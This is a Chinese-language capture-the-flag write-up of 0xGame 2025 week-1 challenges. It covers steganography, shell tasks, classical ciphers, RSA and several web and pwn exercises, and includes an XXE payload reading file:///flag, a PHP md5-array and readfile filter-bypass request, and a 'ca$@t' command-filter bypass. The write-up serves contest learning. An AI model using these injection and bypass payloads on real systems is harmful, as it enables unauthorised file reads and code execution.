MISC[week1]


公众号原稿

解题思路：
docx 本质是 xml 文件的压缩包，所以要想找出猫腻，对其解压即可.

这里采用 7z 解压，打开“docProps”可以看到名为 gift 的 xml 文件，打开即为 flag
0xGame{omg!Y0u_f0und_m3!_C0ngr4tul4t10ns!}（神奇的 leet）

Zootopia

png 文件的“隐写术”一般藏在 16 进制里，由其便于用 16 进制解析.
不过这里直接采用在线图片解码，网站点这里



发现开头即为 flag : 0xGame{W1_Need_t0_t@k3_a_break}

Do not enter

首先用 7z 解压 gz 文件，之后再用 7z 打开 dd 文件每个会发现有很多 log 文件
每个的格式都是 0xGame{WoW_y0u_fouNd_1t?_一串数字}
（这题按理说应该挂载 dd 镜像，但是我不会（））
于是我遍历每个文件，最后在一个 log 文件里发现了唯一一个 flag，且这个 flag 后有特殊的数字（没错就是 114514）
于是提交了 flag，尝试成功，也算是一个捷径吧
Flag : 0xGame{WoW_y0u_fouNd_1t?_114514}

Sign_in

签到题难度不大，首先看到编码尾部的“=”可以猜测是 base64 编码，解码后为 0hQkwo{Govm0wo_d0_0hQ4w3_2y25_@xn_r@mu_Pyb_peX}，发现已经初具雏形。
由于格式为 0xGame{}，猜测为凯撒密码，下面只需验证字节之间的偏移距离，发现第一位是+16，后面都是-10，替换后即可得到 flag。
（当然第二步也可以使用凯撒密码在线工具，方便很多）

Flag : 0xGame{Welc0me_t0_0xG4m3_2o25_@nd_h@ck_For_fuN}

签到-0xGame

步骤在题干中，无需多言（我懒得贴 flag 了）

ez_shell

其实这个步骤也在题干中介绍的很明确了，下面给出一些易错步骤
本题我采用 win 系统中的 cmd 命令。
接入服务器后，分别输入 whoami，pwd，ls -la 命令，发现隐藏文件是.mysecret
如图，注意 cat flag1.txt 要 cd 进入 secret 才能被识别
flag2 也如图

```
dep-ac970027-c756-47a5-ac4d-c19135e8bcf3-6698cdbcf8-88s88:~$ cat flag1.txt
cat: can't open 'flag1.txt': No such file or directory
dep-ac970027-c756-47a5-ac4d-c19135e8bcf3-6698cdbcf8-88s88:~$ cat flag1
cat: can't open 'flag1': No such file or directory
dep-ac970027-c756-47a5-ac4d-c19135e8bcf3-6698cdbcf8-88s88:~$ ls
dep-ac970027-c756-47a5-ac4d-c19135e8bcf3-6698cdbcf8-88s88:~$ ls -la
total 12
drwxr-sr-x    1 hacker   hacker        4096 Sep 25 13:54 .
drwxr-xr-x    1 root     root          4096 Sep 25 13:54 ..
drwxr-sr-x    2 root     hacker        4096 Sep 25 13:54 .mysecret
dep-ac970027-c756-47a5-ac4d-c19135e8bcf3-6698cdbcf8-88s88:~$ cd .mysecret
dep-ac970027-c756-47a5-ac4d-c19135e8bcf3-6698cdbcf8-88s88:~/.mysecret$ cat fl
cat: can't open 'flag1': No such file or directory
dep-ac970027-c756-47a5-ac4d-c19135e8bcf3-6698cdbcf8-88s88:~/.mysecret$ cat fl
It_is_funny_right?
dep-ac970027-c756-47a5-ac4d-c19135e8bcf3-6698cdbcf8-88s88:~/.mysecret$ su roo
Password:
/home/hacker/.mysecret # cd /root
~ # cat flag2.txt
You_hacked_me!!!
```

最后拼接起来即可
0xGame{hacker_/home/hacker_.mysecret_It_is_funny_right?_You_hacked_me!!!}

ezShell_PLUS

这题不是照抄就行的，首先连接需要手动输入账号

```
C:\Users\Admin>ssh welcome@nc1.ctfplus.cn -pn 33099
Bad port 'n'

C:\Users\Admin>ssh welcome@nc1.ctfplus.cn -p 33099
The authenticity of host '[nc1.ctfplus.cn]:33099 ([198.18.0.29]:33099)' can't be established.
ED25519 key fingerprint is SHA256:LcfsxyHhNJkrimKwF7/KZmVhzOWRZSJfadwqzVBXfx0.
This host key is known by the following other names/addresses:
    C:\Users\Admin/.ssh/known_hosts:4: [nc1.ctfplus.cn]:20072
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[nc1.ctfplus.cn]:33099' (ED25519) to the list of known hosts.
welcome@nc1.ctfplus.cn's password:
welcome@dep-4f19fda3-a60b-4a63-bc51-9a5738d20d94-69d9cb8885-j87nv:~$
```

如图，成功连接。

之后 ls -la 查看文件，发现为 challenge

打开 challenge 查看，先 cat hash_value，后面会用上，之后继续打开 files

```
welcome@dep-4f19fda3-a60b-4a63-bc51-9a5738d20d94-69d9cb8885-j87nv:~$ ls
challenge
welcome@dep-4f19fda3-a60b-4a63-bc51-9a5738d20d94-69d9cb8885-j87nv:~$ ls -la
total 28
drwxr-x--- 1 welcome welcome 4096 Oct  6 15:40 .
drwxr-xr-x 1 root    root    4096 Sep 30 12:24 ..
-rw-r--r-- 1 welcome welcome  220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 welcome welcome 3771 Jan  6  2022 .bashrc
-rw-r--r-- 1 welcome welcome  807 Jan  6  2022 .profile
drwxr-x--- 3 root    welcome 4096 Oct  6 15:40 challenge
welcome@dep-4f19fda3-a60b-4a63-bc51-9a5738d20d94-69d9cb8885-j87nv:~$ cd challenge
welcome@dep-4f19fda3-a60b-4a63-bc51-9a5738d20d94-69d9cb8885-j87nv:~/challenge$ cd .profile
-bash: cd: .profile: No such file or directory
welcome@dep-4f19fda3-a60b-4a63-bc51-9a5738d20d94-69d9cb8885-j87nv:~/challenge$ ls
decrypt.sh  files  hash_value
welcome@dep-4f19fda3-a60b-4a63-bc51-9a5738d20d94-69d9cb8885-j87nv:~/challenge$ ls -la
total 20
drwxr-x--- 3 root    welcome 4096 Oct  6 15:40 .
drwxr-x--- 1 welcome welcome 4096 Oct  6 15:40 ..
-rwxr-x--- 1 root    welcome  271 Oct  6 15:40 decrypt.sh
drwxr-x--- 2 root    welcome 4096 Oct  6 15:40 files
-rw-r----- 1 root    welcome   65 Oct  6 15:40 hash_value
welcome@dep-4f19fda3-a60b-4a63-bc51-9a5738d20d94-69d9cb8885-j87nv:~/challenge$ cd files
welcome@dep-4f19fda3-a60b-4a63-bc51-9a5738d20d94-69d9cb8885-j87nv:~/challenge/files$ ls -la
```

（这里忘记 cat 了，将就看吧）

之后查看 files 的目录会出现一堆文件及其 sha256 的哈希值。

这么多指令不可能一次性转换，直接使用指令

```
for file in *.dat; do
    echo -n "$file: "
    sha256sum "$file" | cut -d' ' -f1
done
```

复制粘贴回车即可输出哈希值，与之前的 hash_value 对应的文件即为所需

最后再../decrypt 对应地址就可以，多加一个点是需要返回上一级目录 challenge

0xGame{Welc0me_to_H@ckers_w0r1d}

Osint [week1]

猜猜 background

图 1 找豆包输出山名，或者识图也可以，反正是大室山
图 2 找一下在线工具，输出经纬度，如果是角度制还是找在线工具转换一下
总之很容易（别把经纬度输反了）
0xGame{大室山_32.1191_118.9265}

Web[week1]

Lemon

打开网页后看一下源码就行，不要用 F12（被禁用了），在右上角三个点-工具-开发人员工具-元素里看

如图，0xGame{Welc0me_t0_0xG@me_2025_Web!!!}

Http 的真理，我已解明

这题中使用了很多 Http 请求协议，如 get，post 等等

这里使用了 yakit 工具
第一步在 get 后输入/?hello=web，第二步将 get 修改为 post，其余均在基础上直接添加即可

```
POST /?hello=web HTTP/1.1
Host ? : 80-3fee5c43-63d1-432f-88a6-920921958618.challenge.ctfplus.cn
Referer:www.mihoyo.com
Cookie:Sean=god
Via:clash
Accept-Language: zh-CN,zh;q=0.9
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent:Safari
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
q=0.8,application/signed-exchange;v=b3;q=0.7
Content-Type: application/x-www-form-urlencoded
Content-Length auto : 9

http=good
```

完成版大概是这样，注意点大概有如下几点：
1. 除了最后一行 post 发送的内容以外不要空格，不然均会被识别为 post 内容
2. 注意每行命令单词开头均为大写
3. 注意单词不要拼错了（？水字数是吧）

实现结果如下图

```
1  HTTP/1.1 200 OK
2  Content-Type: text/html; charset=UTF-8
3  Date: Tue, 07 Oct 2025 08:22:04 GMT
4  Server: Apache/2.4.54 (Debian)
5  Vary: Accept-Encoding
6  Content-Length: 233
7
8  <h1>Yakit && BurpSuite && HackBar 你自己选一个玩吧</h1><h2>或者你也可以选择其他的方法</
   h2><h2>Tech Otakus Save The World</h2>0XGame{Congratuation_You_Are_Http_God!!!}
   <br><h1>HTTP协议的真理,你已解明!</h1>
```

远端地址:103.85.86.154:80; 响应
时间:306ms; 总耗时:708ms; URL:
http://80-3fee5c43-63d1-432f-8...

RCE1

题目要求用 get 发送 rce1，post 发送 rce2&3，flag 藏在 rce3 中，且屏蔽了 flag 关键词
输出条件是 md5($rce1) === md5($rce2) && $rce1 !== $rce2
众所不周知，md5(数组) ==NULL，因此两个存储不同数字的数组的 md5 值可以相等。
同时可以用 readfile(('/'.'f'.'l'.'a'.'g'));等效输出 readfile('/flag')，获得 flag
最终代码如图

```
POST /?rce1[]=114514 HTTP/1.1
Host : 80-7ea317dd-6f18-474a-aaea-b07ee85cef3f.challenge.ctfplus.cn
Accept-Language: zh-CN,zh;q=0.9
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
141.0.0.0 Safari/537.36
X-Flag:flag
Referer: http://mitm/
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length auto : 71

rce2[]=1919810 & rce3=readfile(('/'.'f'.'l'.'a'.'g'));
```

结果如下

```
</code>0xGame{This_is_Your_First_Stop_to_RCE!!!
```

留言板（粉）&&留言板_reVenge

首先容器网址后附带/login.php 登录
出现登录界面账密分别为 admin,admin123
成功登陆后跳转留言板界面，任意输入后在源码中发现是 XXE 漏洞
因此输入

```
<?xml version="1.0"?>
<!DOCTYPE payload [
<!ELEMENT payload ANY>
<!ENTITY xxe SYSTEM "file:///flag">
]>
<creds>
<ctfshow>&xxe;</ctfshow>
</creds>
```

（寻找 flag 对应文件）
最后在左下角发现 flag（如果没跳 flag 刷新一下网页即可）
0xGame{1a903b96-173a-8b3d-8a37-a81934dc4187_xxe114514}（第二个是结尾改成 1919810）
（两个留言板操作方式一样，为什么？？）

PWN[week1]

test_your_nc

本题我仍然采用 cmd 方式，下载 ncat 后输入 ncat 服务器命令，成功连接后输入 cat flag 即可。（实测下载最新版本的 nc 可能无效）

```
C:\Users\Admin>ncat nc1.ctfplus.cn 47461
cat flag
0xGame{test_your_nc_first}
```

命令执行

仍然是 ncat+服务器地址
虽然过滤了 cat，但是可以用$@绕过 cat 的检测，如图

```
C:\Users\Admin>ncat nc1.ctfplus.cn 47756
Please input your command,no cat no sh!
ca$@t flag
0xGame{y0u_c4n_4ls0_3x3cu73_c0mm4nd_w17h0u7_5h_4nd_c47}
```

原因是$@为特殊的 shell 变量，相当于空字符，最终执行 cat 命令的同时可以绕过 cat 的直接检测

简单数学题

这题本身不难，但是需要写脚本，如下：
（如果没有下载 pwn 工具，记得输入 pip install pwn）

```
from pwn import *
r = remote('nc1.ctfplus.cn', 48229) #这里输入你的服务器名称

print(r.recvline().decode().strip())    # Are you good at math?
print(r.recvline().decode().strip())    # Kore wa shiren da!

# 答 1000 题
for i in range(1000):
    question = r.recvuntil(b' = ?').decode()
    expr = question.split(' = ?')[0].strip()
    expr_fixed = expr.replace('x', '*').replace(' ', '')
    ans = str(eval(expr_fixed))
    r.sendline(ans.encode())

    echo = r.recvline().decode().strip()
    feedback = r.recvline().decode().strip()
    print(f"[{i+1}] 答: {ans}")

print("\n 1000 题完成！")
```

```
# 发送一个回车，触发 shell
r.sendline(b"")
#手动触发命令
r.interactive()
```

先在 cmd 中输入 python，之后复制粘贴脚本即可，最后输入 cat flag

```
[996] 答： 673
[997] 答： 462
[998] 答： 492
[999] 答： 657717
[1000] 答： 1083

 1000题完成！
[*] Switching to interactive mode
Congratulations on completing the challenge
cat flag
0xGame{7h3_m4573r_0f_m47h!!!}
```

Reserve[week1]

SignIn

本题没啥好说的，在 winhex 中解析一下文件后 Ctrl+F 查找 0xGame 即可

```
0xGame{G00d$!gn1n_&_N0w_5t4rt_y0
ur_R3V3R5E} Welccme to 0xGame202
5       The flag is in the progr
```

SignIn2

打开文件提示你将编码转化为 utf-8？无需理会，直接回车，发现已经帮你转换好了
继续回车，发现加密的 flag

```
这是加密后的flag:
@*Wq}u-guAs@}CoBo*yq!*y~*yuo##oA@F@DDIE@I/
请输入一个整数作为key来解密:
1
解密后的flag: ?)Vp|t,ft@r?|BnAn)xp~)x})xtn""n@?E?CCHD?H.
好像不太对捏，给你一点提示吧
```

先尝试输入 1，注意到 3，4 位字母均后退了一位，猜测是凯撒密码。联想到 0xGame 的格式，推出 3，4 位密码距离均为 16。接下来输入 key 验证即可，发现成功

（其实更像一种密码题）


```
这是加密后的flag:
@*Wq}u-guAs@}CoBo*yq!*y~*yuo##oA@F@DDIE@I/
请输入一个整数作为key来解密:
16
解密后的flag: 0xGame{We1c0m3_2_xiaoxinxie_qq_1060449509}
恭喜你解出了flag!
```

Crypto[week1]

2FA

提示：cmd 需要先输入 chcp 65001 进入 utf-8 模式，否则易输出乱码
正常登录服务器，按照提示，先登记，用户名随便输就可以
之后弹出二维码，用在线识别二维码解码器即可，如图

由于 2FA 是双重验证码，获得中间那一串 secret 之后还需要 2FA 工具解码，注意生成的验证码是实时生成，需要防止过期



成功了！

EZ_RSA

题目中，p,q 均为质数，对于 n 具有唯一性（数学基本原理），所以直接采用在线工具分解质因数。
解得
p=609795077245300930517975118539543650181479170524743736166634621934643691847 1
q=867186894991949983397463798912426214955384345399755422524589472187765778244 67
有了两个素数和公钥指数 e（对还有 c），即可利用在线工具解密，反推出 m 再转为字节即可。
最后得出 flag
0xGame{F4ct0rDB_1s_usefu1_r19ht?}

Vigenere

先解析一下 task：首先给出了 key 和 alphabet 表，简单来说就是给字符编号
下面给出了维吉尼亚加密函数，简单说，我们只需将这些运算步骤反过来即可得出解密脚本
最后是密文
脚本如下：

```
from string import digits, ascii_letters, punctuation

key = "Welcome-2025-0xGame"
alphabet = digits + ascii_letters + punctuation

ciphertext = 'WL"mKAaequ{q_aY$oz8`wBqLAF_{cku|eYAczt!pmoqAh+'

def vigenere_decrypt(ciphertext, key):
    plaintext = ""
```

```
    key_index = 0
    for char in ciphertext:
        bias = alphabet.index(key[key_index])
        char_index = alphabet.index(char)
        new_index = (char_index - bias) % len(alphabet)#将字符串转化为索引的数字计算
        plaintext += alphabet[new_index]#转换回字符串并加在末尾
        key_index = (key_index + 1) % len(key)
    return plaintext

print(vigenere_decrypt(ciphertext, key))
```

用 python 运行即可，最后组合出 flag 为

0xGame{you_learned_vigenere_cipher_2df4b1c2e3}


Vigenere Advanced

还是先解析题目：import 自然不用说，assert 是确保后面的判断语句为真，第一行表示 0xGame{.....}的格式，第二行表示第七到最后一个元素前（即{}中的字符）为小写

之后仍是维吉尼亚函数，但本题的特殊性在于二次同余方程的多解性，需要枚举所有可能的解密结果。（当然实际上也不多）

运行以下脚本解密

```
from string import digits, ascii_letters, punctuation

alphabet = digits + ascii_letters + punctuation
key = "QAQ(@.@)"
cipher = "0l0CSoYM<c;amo_P_"

key_bias = [alphabet.index(k) for k in key]

print("所有位置的解密结果：")
key_index = 0
for i, c in enumerate(cipher):
    bias = key_bias[key_index]
    c_index = alphabet.index(c)

    solutions = []
    for p in range(0, 94):
        if ((p + bias) * p) % 94 == c_index:
            solutions.append(alphabet[p])

    print(f"位置 {i}: {solutions}")
    key_index = (key_index + 1) % len(key)
```



得到图示结果。前面是 OxGame 不必多说，中间首先需要选出所有的小写字母，再结合语义得到 excellent.
最终 flag 为 ： OxGame{excellent}.